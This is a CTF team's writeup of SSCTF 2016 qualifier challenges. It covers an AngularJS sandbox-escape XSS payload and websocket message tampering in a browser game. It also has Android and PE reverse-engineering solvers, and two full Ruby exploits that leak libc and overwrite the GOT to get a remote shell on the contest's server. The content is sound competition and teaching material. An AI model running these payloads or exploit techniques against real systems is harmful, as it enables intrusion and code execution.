SSCTF 2016 Quals writeup (team scryptos)

Can You Hit Me? - web 200

Angular XSS.

payload: `http://960a23aa.seclover.com/index.php?xss={{%27a%27.coonnstructor.prototype.charAt=[].join;$evevalal(%27x=alealertrt(1)%27);}}`

```
SSCTF{4c138226180306f21ceb7e7ed1158f08}
---- 原始邮件 ----
From:"Ikumi Shimizu"<193sim@gmail.com>;
Date:2016年2月27日(星期六) 中午12:03
To:"ctf"<ctf@seclover.com>;
Subject:Web02-193sim@gmail.com-scryptos
```

flag: `4c138226180306f21ceb7e7ed1158f08`


Hungry Game - misc 300

The challenge

The challenge was about online game cheating. This game uses websocket for communicating with game server. The game is quite simple. As the log panel says, use arrow keys to move around, and pushing space key makes special action. the door takes me to the next stage.

If you don't move for a while, you'll be kicked with the following message: "Timeout!Finish in 5 minutes." and this game is a little buggy, sometimes I got kicked for inexplicable reason.


Well, it's time to automate the game. I just cloned index.html and game.js, and hosted them locally. Now everything can be done by replacing `game.js`. Filling username/password with no user interaction, logging useful information, overwrite javascript variables used in the game, sending data to the game server, ... everything.



Connected
Login OK
Use [↑↓←→] ot move around, [space] is the function key.

jumping over the wall

Reading the source code, I discovered that what we're sending to the game server is just a position of the player, not a direction. users[heroname] gives you information about your position, so overwriting this variable goes well.



Connected
Login OK
Use [↑↓←→] ot move around, [space] is the function key.
There is a locked door in front of you, but you don't have the key.
Find key to open this door!
Find key to open this door!
Find key to open this door!
Find key to open this door!

```
> users[heroname].y = 400
< 400
```

cutting trees

```
data = JSON.stringify([msg('wood', {
    'time': tmp
})]);
```

```
ws.send(data);
```


There's no rate limit here, so I simplly sent wood message with bigger time parameter.
`ws.send(JSON.stringify([msg('wood', {'time':1145141919810})]));`

mining diamonds

```
if (diamondtimes > 0) {
    data = JSON.stringify([msg('diamond', {
        'count': diamondtimes
    })]);
    ws.send(data);
}
```

It seemed to be same as the previous one, but this time, there's rate limit. (you'll get kicked if you exceeded) Sending 50 diamonds every 100ms was barely OK, so I did.

Boss battle



```
Get 50 diamond,total 9450
Get 50 diamond,total 9500
Get 50 diamond,total 9550
Get 50 diamond,total 9600
Get 50 diamond,total 9650
Get 50 diamond,total 9700
Get 50 diamond,total 9750
Get 50 diamond,total 9800
Get 50 diamond,total 9850
Get 50 diamond,total 9900
Get 50 diamond,total 9950
Get 50 diamond,total 10000
Get the diamond sword!!!
At last, the final level! Wave
your diamond sword and
beat the BOSS.
PS: Short-range weapons
can only hurt other
players(your hp +1) but
cannot harm the BOSS.
PS: Cause 15 point
damages to the BOSS to get
the flag
PS: Or kill 5 players to get
the flag
Attacked by boss
Attack:boss,total 1
Attack:boss,total 2
Attacked by boss
Attack:boss,total 3
```

As the log panel says, we should be close to the boss in order to damage the boss. Looking at the source code, I discovered that we are sending player's position as a parameter of attack message. changing it to the boss's position worked well. corners are a little safer because the boss moves around randomly.

```
data = JSON.stringify([msg('attack', {
    'x': users[heroname].x,
    'y': users[heroname].y
})]);
ws.send(data);
```

```
Attacked by boss
Attack:boss,total 9
Attack:boss,total 10
Attack:boss,total 11
Attack:boss,total 12
Attack:boss,total 13
Attack:boss,total 14
Attack:boss,total 15
SSCTF{2b6073f30631b4748643a7fcc37a3aa8}
Attack:boss,total 16
Attack:boss,total 17
```

```
Attacked by boss
Attack:boss,total 18
...
...
Attacked by boss
Attack:boss,total 41
Killed by boss
```

here's the modified source code: https://gist.github.com/cd9db6e299b6f2d5bd93

flag: `2b6073f30631b4748643a7fcc37a3aa8`

Chain Rule - crypto 200

coding challenge.

513 encrypted zip files are given. one of them was decryptable with password start, and another one's password was written in the file of previous zip file, ... repeating this, I got two important files, `pwd.zip` and `flag.zip`. extracting `pwd.zip`, I got 6410 plain text files. the contents of them are like this: `next is 127369`, except `376831.txt`.

```
376831.txt:Follow the path, collect the comments. Avoid the BLACKHOLE!
```

As the challenge description said, pwd.zip has 1-byte comments for each files, `\t` and `\x20`. I followed path from 376831.txt to start.txt, and concatenated their comments with appropriate order. Replacing `\x20`/`\t` into `1`/`0` (and convert this bit sequence to bytes) gave me the following text:

```
When I am dead, my dearest,
Sing no sad songs for me;
Plant thou no roses at my head,
Nor shady cypress tree:
Be the green grass above me
With showers and dewdrops wet:
And if thou wilt, remember,
And if thou wilt, forget.

password part1:Thispasswordistoolong

I shall not see the shadows,
I shall not see the rain;
I shall not hear the nightingle
Sing on as if in pain:
And dreaming through the twilight
That doth not rise nor set,
Haply I may remember,
And haply I may forget.

password part2:andyoudon'twanttocrackitbybruteforce

That's all.
```

`Thispasswordistoolongandyoudon'twanttocrackitbybruteforce` was the password for flag.zip

path: https://gist.github.com/ebccaff5b14b025c4400

solver: https://gist.github.com/68b0cd8708c70c6c8b7d

flag: `Somewhere_Over_The_Rainbow`

Re1 - reverse 100

This challenge was about analyzing Android app. This app has two textboxes, "txt_user" and "txt_no", and do some checks like this:

```
if txt_user == "secl-007" && getpl(some_function(), txt_no) != 0:
    # the input are OK
else:
    # the input are wrong
```

The function getpl is defined in libplokm.so, so we also have to analyze this binary.

```
int getpl(char *some_key, char *our_input){
    char str[];
    char result[];

    // generate a string from some_key and store it to str

    strcat(result, "SSCTF{");
    strcat(result, str);
    strcat(result, "}");

    if(!strcmp(result, our_input)){
        return 1;
    }else{
        return 0;
    }
}
```

getpl recovers the flag, then compare it with our input. This means that we can find the flag from Android's memory regardless of the input are correct. So I launched Genymotion and the Android app, typed "secl-007" and "blabla" to txt_user and txt_no, searched for strings starting with "SSCTF{" from Android's memory, and found "SSCTF{oty3eaP$g986iwhw32j%OJ)g0o7J.CG:}".

flag: `oty3eaP$g986iwhw32j%OJ)g0o7J.CG:`

Re2 - reverse 200

The challenge was about analyzing PE32. This program is packed by UPX, so I first unpack. And I analyzed this program with IDA demo version. According to its result, I can get flag by following script.

```
from z3 import *

xs = [BitVec("x%d" % i, 8) for i in xrange(8)]

l = [0x63, 0x36, 0x37, 0x38, 0x64, 0x36, 0x67, 0x36, 0x34, 0x33, 0x30, 0x37, 0x67, 0x66, 0x34,
0x67, 0x60, 0x62, 0x32, 0x36, 0x33, 0x34, 0x37, 0x33, 0x67, 0x65, 0x33, 0x35, 0x62, 0x35, 0x60,
0x39]

for i in xrange(0, len(l), 8):
    s = Solver()

    for x in xs:
        s.add(Or(And(0x30 <= x, x <= 0x39), And(0x41 <= x, x <= 0x5a), And(0x61 <= x, x <=
0x7d)))

    xored = []
    for j in xrange(8):
        xored.append(l[i + j] ^ xs[j])

    v2 = 0
    for j in xrange(8):
        v4 = 2 * v2 + xored[j]
        v2 = v4

    s.add(v4 == [178, 163, 204, 187][i/8])
    r = s.check()
    if r == sat:
        m = s.model()
        tmp = []
        for x in xs:
            tmp.append(m[x].as_long())
        print ''.join(map(chr,tmp))
    else:
        pass
```

flag: `JZZZXZYP{8ZBIzPL0HPAFwdqZ{3ZXRad`

Re3 - reverse 300

The challenge was about analyzing PE32 also. This program is packed by UPX too. After unpack it, I analyzed this program with IDA. According to its result, flag is encrypted by Affine cipher and its key is dynamically generated. I can get flag by following script.

```
s = 'b5h760h64R867618bBwB48BrW92H4w5r'

t=[]
for i in xrange(26):
    t.append((28+i*5)%26)

flag = ''
for c in map(ord, s):
  if c > ord('9') or c < ord('0'):
    if c <= ord('Z') and c >= ord('A'):
      c -= ord('A')
      is_lower = False
    else:
      c -= ord('a')
      is_lower = True
    c = t.index(c)
    if is_lower:
      flag += chr(c + ord('a'))
    else:
      flag += chr(c + ord('A'))
  else:
    flag += chr(c)
```

flag: `f5b760b64D867618fFeF48FdE92B4e5d`

Pwn-1 - exploit 400

```
#coding:ascii-8bit
require_relative "../../pwnlib"  # https://github.com/Charo-IT/pwnlib

remote = true
if remote
    host = "pwn.lab.seclover.com"
    port = 11111
    libc_offset = {
        "puts" => 0x625e0,
        "system" => 0x3bc90
    }
else
    host = "localhost"
    port = 11111
    libc_offset = {
        "puts" => 0x65650,
        "system" => 0x40190
    }
end

offset = {
    "ret" => 0x08048b10
}
got = {
    "__stack_chk_fail" => 0x0804d02c
}

def show_history(tube)
    tube.recv_until("_CMD_$ ")
    tube.send("history\n")
end

def reload_history(tube, id)
    tube.recv_until("_CMD_$ ")
    tube.send("reload\n")
    tube.recv_until("Reload history ID: ")
    tube.send("#{id}\n")
end

def clear_history(tube)
    tube.recv_until("_CMD_$ ")
    tube.send("clear\n")
end

def sort_numbers(tube, numbers)
    tube.recv_until("_CMD_$ ")
    tube.send("sort\n")
    tube.recv_until("How many numbers do you want to sort: ")
    tube.send("#{numbers.length}\n")
    for n in numbers
        tube.recv_until("Enter a number: ")
        tube.send("#{[n].pack("L").unpack("l")[0]}\n")
    end
end

def query_array(tube, index)
    tube.recv_until("Choose: ")
    tube.send("1\n")
    tube.recv_until("Query index: ")
    tube.send("#{index}\n")
end

def update_array(tube, index, number)
    tube.recv_until("Choose: ")
    tube.send("2\n")
    tube.recv_until("Update index: ")
    tube.send("#{index}\n")
    tube.recv_until("Update number: ")
    tube.send("#{[number].pack("L").unpack("l")[0]}\n")
end

def sort_array(tube)
    tube.recv_until("Choose: ")
    tube.send("3\n")
end
```

```
def quit_sort_menu(tube)
    tube.recv_until("Choose: ")
    tube.send("7\n")
end

PwnTube.open(host, port){|tube|

    puts "[*] preparing..."
    sort_numbers(tube, [1] * 31)
    sort_array(tube)
    quit_sort_menu(tube)

    sort_numbers(tube, [1])
    quit_sort_menu(tube)

    clear_history(tube)

    sort_numbers(tube, [1] * 5)
    quit_sort_menu(tube)

    sort_numbers(tube, [1] * 7)
    sort_array(tube)
    quit_sort_menu(tube)

    sort_numbers(tube, [1] * 5)

    puts "[*] overwrite array length"
    update_array(tube, 5, -1)
    quit_sort_menu(tube)

    puts "[*] overwrite chunk management area"
    reload_history(tube, 0)
    update_array(tube, 16379, got["__stack_chk_fail"])
    quit_sort_menu(tube)

    puts "[*] leak libc base"
    tube.recv_until("_CMD_$ ")
    tube.send("sort\n")
    tube.recv_until("How many numbers do you want to sort: ")
    tube.send("17\n")
    tube.recv_until("Enter a number: ")
    tube.send("a\n")
    query_array(tube, 0)
    libc_base = (tube.recv_capture(/Query result: (-?\d+)\n/)[0].to_i & 0xffffffff) -
libc_offset["puts"]
    puts "libc base = 0x%08x" % libc_base

    puts "[*] overwrite got"
    update_array(tube, 3, libc_base + libc_offset["system"])
    update_array(tube, 4, offset["ret"])
    quit_sort_menu(tube)

    puts "[*] trigger shell"
    tube.recv_until("_CMD_$ ")
    tube.send("sh\n")

    tube.interactive
}
```

```
$ ruby pwn1.rb
[*] connected
[*] preparing...
[*] overwrite array length
[*] overwrite chunk management area
[*] leak libc base
libc base = 0xb74ca000
[*] overwrite got
[*] trigger shell
[*] interactive mode
id
uid=1001(pwn4) gid=1001(pwn4) groups=1001(pwn4)
ls -la
total 32
dr-xr-x--- 2 root pwn4  4096 Feb 23 18:07 .
drwx------ 4 root root  4096 Feb 23 17:18 ..
-rwxr-xr-x 1 root root 17980 Feb 15 12:23 4.Exploit1
---------- 1 root root    40 Feb 23 17:21 SSCTF{e8b381956eac817add74767b15c448e4}
[*] connection closed
```

flag: e8b381956eac817add74767b15c448e4

Pwn-2 - exploit 600

```
#coding:ascii-8bit
require_relative "../../pwnlib"  # https://github.com/Charo-IT/pwnlib

remote = true
if remote
    host = "pwn.lab.seclover.com"
    port = 22222
    libc_offset = {
        "_IO_2_1_stdin_" => 0x164440,
        "system" => 0x3bc90
    }
else
    host = "localhost"
    port = 22222
    libc_offset = {
        "_IO_2_1_stdin_" => 0x1aac20,
        "system" => 0x40190
    }
end

offset = {
    "my_canary" => 0x0804c04c,
}
got = {
    "putchar" => 0x0804c00c
}

def show_history(tube)
    tube.recv_until("_CMD_$ ")
    tube.send("history\n")
end

def reload_history(tube, id)
    tube.recv_until("_CMD_$ ")
    tube.send("reload\n")
    tube.recv_until("Reload history ID: ")
    tube.send("#{id}\n")
end
```

```
def clear_history(tube)
    tube.recv_until("_CMD_$ ")
    tube.send("clear\n")
end

def sort_numbers(tube, numbers)
    tube.recv_until("_CMD_$ ")
    tube.send("sort\n")
    tube.recv_until("How many numbers do you want to sort: ")
    tube.send("#{numbers.length}\n")
    for n in numbers
        tube.recv_until("Enter a number: ")
        tube.send("#{[n].pack("L").unpack("l")[0]}\n")
    end
end

def query_array(tube, index)
    tube.recv_until("Choose: ")
    tube.send("1\n")
    tube.recv_until("Query index: ")
    tube.send("#{index}\n")
end

def update_array(tube, index, number)
    tube.recv_until("Choose: ")
    tube.send("2\n")
    tube.recv_until("Update index: ")
    tube.send("#{index}\n")
    tube.recv_until("Update number: ")
    tube.send("#{[number].pack("L").unpack("l")[0]}\n")
end

def sort_array(tube)
    tube.recv_until("Choose: ")
    tube.send("3\n")
end

def quit_sort_menu(tube)
    tube.recv_until("Choose: ")
    tube.send("7\n")
end

PwnTube.open(host, port){|tube|

    puts "[*] leak original canary and libc base"
    sort_numbers(tube, [1] * 2)
    sort_array(tube)
    update_array(tube, 2, offset["my_canary"])
    quit_sort_menu(tube)

    show_history(tube)
    canary, libc_base = tube.recv_capture(/Len = (\d+), Data = 0 0 0 (-?\d+) /).map(&:to_i)
    libc_base = (libc_base & 0xffffffff) - libc_offset["_IO_2_1_stdin_"]
    puts "canary = 0x%08x" % canary
    puts "libc base = 0x%08x" % libc_base

    puts "[*] preparing..."
    sort_numbers(tube, [2] * 6)
    update_array(tube, 0, 99999)
    update_array(tube, 1, canary ^ 99999)
    quit_sort_menu(tube)

    sort_numbers(tube, [3] * 8)
    quit_sort_menu(tube)

    sort_numbers(tube, [4] * 10)
    sort_array(tube)
    quit_sort_menu(tube)

    puts "[*] overwrite array length"
    sort_numbers(tube, [5] * 8)
    update_array(tube, 8, -2)
    quit_sort_menu(tube)

    puts "[*] overwrite chunk management area"
    reload_history(tube, 0)
    update_array(tube, 16390, got["putchar"])
    quit_sort_menu(tube)

    puts "[*] overwrite got"
    tube.recv_until("_CMD_$ ")
    tube.send("sort\n")
    tube.recv_until("How many numbers do you want to sort: ")
    tube.send("8\n")
    tube.recv_until("Enter a number: ")
    tube.send("0\n")
    tube.recv_until("Enter a number: ")
    tube.send("#{0x08048706}\n")
    tube.recv_until("Enter a number: ")
    tube.send("a\n")
    update_array(tube, 2, libc_base + libc_offset["system"])

    puts "[*] trigger shell"
    tube.recv_until("Choose: ")
    tube.send("sh\n")

    tube.interactive
}
```

```
$ ruby pwn2.rb
[*] connected
[*] leak original canary and libc base
canary = 0x1327b711
libc base = 0xb750e000
[*] preparing...
[*] overwrite array length
[*] overwrite chunk management area
[*] overwrite got
[*] trigger shell
[*] interactive mode
id
uid=1002(pwn5) gid=1002(pwn5) groups=1002(pwn5)
ls -la
total 32
dr-xr-x--- 2 root pwn5  4096 Feb 23 18:04 .
drwx------ 4 root root  4096 Feb 23 17:18 ..
-rwxr-xr-x 1 root root 17928 Feb 15 12:23 5.Exploit2
---------- 1 root root    40 Feb 23 17:21 SSCTF{eaf05181170412ab19d74ba3d5cf15b9}
```

flag: eaf05181170412ab19d74ba3d5cf15b9

HeHeDa - Crypto 100

Given encryption algorithm is here:

```
def encrypt(plain, key):
  plain = bytearray(plain)
  key = bytearray(key)
  assert len(key) == 8
  t1 = bytearray()
  for i in plain:
      t1.append(A[i])
  t2 = bytearray()
  for i in range(len(t1)):
      t2.append(LShift(t1[i], B[i % 8]))
  for times in range(16):
      for i in range(len(t2)):
          t2[i] = C[t2[i]]
      for i in range(len(t2)):
          t2[i] = LShift(t2[i], i ^ D[i % 8])
      for i in range(len(t2)):
          t2[i] ^= key[i % 8]
  out = ""
  for i in t2:
      out += encode(i)
  return out
```

(A, C is permute, B, D is array) and, `encrypt("asdfghjk123456", key)`, `encrypt(flag, key)` is known.

variable `t1` is deterministic from plain. non-deterministic variable is only key.

This algorithm encrypts it every one character. so, I try bruteforce key using Known-Plaintext.

solver code is here:

```
from scryptos import *

def LShift(t, k):
    k %= 8
    return ((t << k) | (t >> (8 - k))) & 0xff
def encode(p):
    ret = ""
    for i in range(8):
        #ret = ('|' if (p >> i) & 1 else 'O') + ret
        ret = ('1' if (p >> i) & 1 else '0') + ret
    return ret


A = [85, 128, 177, 163, 7, 242, 231, 69, 185, 1, 91, 89, 80, 156, 81, 9, 102, 221, 195, 33, 31,
131, 179, 246, 15, 139, 205, 49, 107, 193, 5, 63, 117, 74, 140, 29, 135, 43, 197, 212, 0, 189,
218, 190, 112, 83, 238, 47, 194, 68, 233, 67, 122, 138, 53, 14, 35, 76, 79, 162, 145, 51, 90,
234, 50, 6, 225, 250, 215, 133, 180, 97, 141, 96, 20, 226, 3, 191, 187, 57, 168, 171, 105, 113,
196, 71, 239, 200, 254, 175, 164, 203, 61, 16, 241, 40, 176, 59, 70, 169, 146, 247, 232, 152,
165, 62, 253, 166, 167, 182, 160, 125, 78, 28, 130, 159, 255, 124, 153, 56, 58, 143, 150, 111,
207, 206, 32, 144,
     75, 39, 10, 201, 204, 77, 104, 65, 219, 98, 210, 173, 249, 13, 12, 103, 101, 21, 115, 48,
157, 147, 11, 99, 227, 45, 202, 158, 213, 100, 244, 54, 17, 161, 123, 92, 181, 243, 184, 188,
84, 95, 27, 72, 106, 192, 52, 44, 55, 129, 208, 109, 26, 24, 223, 64, 114, 19, 198, 23, 82,
120, 142, 178, 214, 186, 116, 94, 222, 86, 251, 36, 4, 248, 132, 25, 211, 199, 30, 87, 60, 127,
155, 41, 224, 151, 237, 136, 245, 37, 170, 252, 8, 42, 209, 46, 108, 88, 183, 149, 110, 66,
235, 229, 134, 73, 38, 118, 236, 119, 154, 216, 217, 240, 22, 121, 174, 93, 126, 230, 228, 18,
148, 220, 172, 2, 137, 34]
B = [0, 2, 3, 7, 1, 5, 6, 4]
C = [179, 132, 74, 60, 94, 252, 166, 242, 208, 217, 117, 255, 20, 99, 225, 58, 54, 184, 243,
37, 96, 106, 64, 151, 148, 248, 44, 175, 152, 40, 171, 251, 210, 118, 56, 6, 138, 77, 45, 169,
209, 232, 68, 182, 91, 203, 9, 16, 172, 95, 154, 90, 164, 161, 231, 11, 21, 3, 97, 70, 34, 86,
124, 114, 119, 223, 123, 167, 47, 219, 197, 221, 193, 192, 126, 78, 39, 233, 4, 120, 33, 131,
145, 183, 143, 31, 76, 121, 92, 153, 85, 100, 52, 109, 159, 112, 71, 62, 8, 244, 116, 245, 240,
215, 111, 134, 199, 214, 196, 213, 180, 189, 224, 101, 202, 201, 168, 32, 250, 59, 43, 27, 198,
239, 137, 238, 50,
     149, 107, 247, 7, 220, 246, 204, 127, 83, 146, 147, 48, 17, 67, 23, 93, 115, 41, 191, 2,
227, 87, 173, 108, 82, 205, 49, 1, 66, 105, 176, 22, 236, 29, 170, 110, 18, 28, 185, 235, 61,
88, 13, 165, 188, 177, 230, 130, 253, 150, 211, 42, 129, 125, 141, 19, 190, 133, 53, 84, 140,
135, 10, 241, 222, 73, 12, 155, 57, 237, 181, 36, 72, 174, 207, 98, 5, 229, 254, 156, 178, 128,
55, 14, 69, 30, 194, 122, 46, 136, 160, 206, 26, 102, 218, 103, 139, 195, 0, 144, 186, 249, 79,
81, 75, 212, 234, 158, 163, 80, 226, 65, 200, 38, 187, 113, 63, 24, 25, 142, 51, 228, 35, 157,
216, 104, 162, 15, 89]
D = [2, 4, 0, 5, 6, 7, 1, 3]

def encrypt(plain, key):
  #plain = bytearray("asdfghjk123456")
  #key = bytearray()
  plain = bytearray(plain)
  key = bytearray(key)
  assert len(key) == 8
  t1 = bytearray()
  for i in plain:
      t1.append(A[i])
  t2 = bytearray()
  for i in range(len(t1)):
      t2.append(LShift(t1[i], B[i % 8]))
  for times in range(16):
      for i in range(len(t2)):
          t2[i] = C[t2[i]]
      for i in range(len(t2)):
          t2[i] = LShift(t2[i], i ^ D[i % 8])
      for i in range(len(t2)):
          t2[i] ^= key[i % 8]
  out = ""
  for i in t2:
      out += encode(i)
  #print out
  return out

# encrypt("asdfghjk123456", key)
ct = ['00100110', '01111100', '10011011', '01011011', '10100000', '00101010', '11111001',
'11011100', '11010000', '00101001', '00111100', '11100001', '11110111', '10100101', '01011001',
'01101001', '01101110', '11010010', '00000110', '00101010', '11101001', '01011011', '01100000',
'11100101']

# key candidate 1
candidates = [[] for x in xrange(8)]

# brute force key
for l in xrange(8):
  for x in xrange(256):
    r = scytale.nth_split(encrypt("asdfghjk123456", "\x00" * l + chr(x) + "\x00" * (7-l)), 8)
    # key check: using known-plaintext
    if r[l] == ct[l]:
      candidates[l] += [x]
  print candidates

candidates_old = candidates
# key candidate 2
candidates = [[] for x in xrange(8)]
# check key
```

```
for l in xrange(8):
  for x in candidates_old[l]:
    if l+8 >= 14:
      candidates[l] += [x]
      continue
    r = scytale.nth_split(encrypt("asdfghjk123456", "\x00" * l + chr(x) + "\x00" * (7-l)), 8)
    # key check: +8 index
    if r[(l + 8) % len(r)] == ct[(l + 8) % len(ct)]:
      candidates[l] += [x]
  print candidates

s = ""
for x in xrange(8):
  for c in candidates[x]:
    if 0x20 <=  c <= 0x7e:
      s += chr(c)
      break

print repr(s)

print scytale.nth_split(encrypt("asdfghjk123456", s), 8)

# decoded flag
flag = '6\xb8~\xb8\xd0\xd4\xf8{&\xd5\xf0+\x01\xb8d\xe9u!\x11\r<\xf1Y\xect\x99\x85'

key = s

ok = ""

# brute force flag
for l in xrange(len(flag)):
  for x in tables.ascii_table:
    if chr(int(scytale.nth_split(encrypt(ok + x + "\x00" * (len(flag)-l), key), 8)[l], 2))==
flag[l]:
      ok += x
      break

print "[+] Flag is %s" % ok
```

```
Mon Feb 29 18:44:55 JST 2016 ~/ctf/ssctf-2016/crypto100 Battery 0: Full, 100%
> python solve.py
[[64, 94, 137], [], [], [], [], [], [], []]
[[64, 94, 137], [38, 78], [], [], [], [], [], []]
[[64, 94, 137], [38, 78], [35], [], [], [], [], []]
[[64, 94, 137], [38, 78], [35], [113], [], [], [], []]
[[64, 94, 137], [38, 78], [35], [113], [68, 243], [], [], []]
[[64, 94, 137], [38, 78], [35], [113], [68, 243], [57, 84, 153, 163], [], []]
[[64, 94, 137], [38, 78], [35], [113], [68, 243], [57, 84, 153, 163], [51, 245], []]
[[64, 94, 137], [38, 78], [35], [113], [68, 243], [57, 84, 153, 163], [51, 245], [0, 4, 95,
157, 163]]
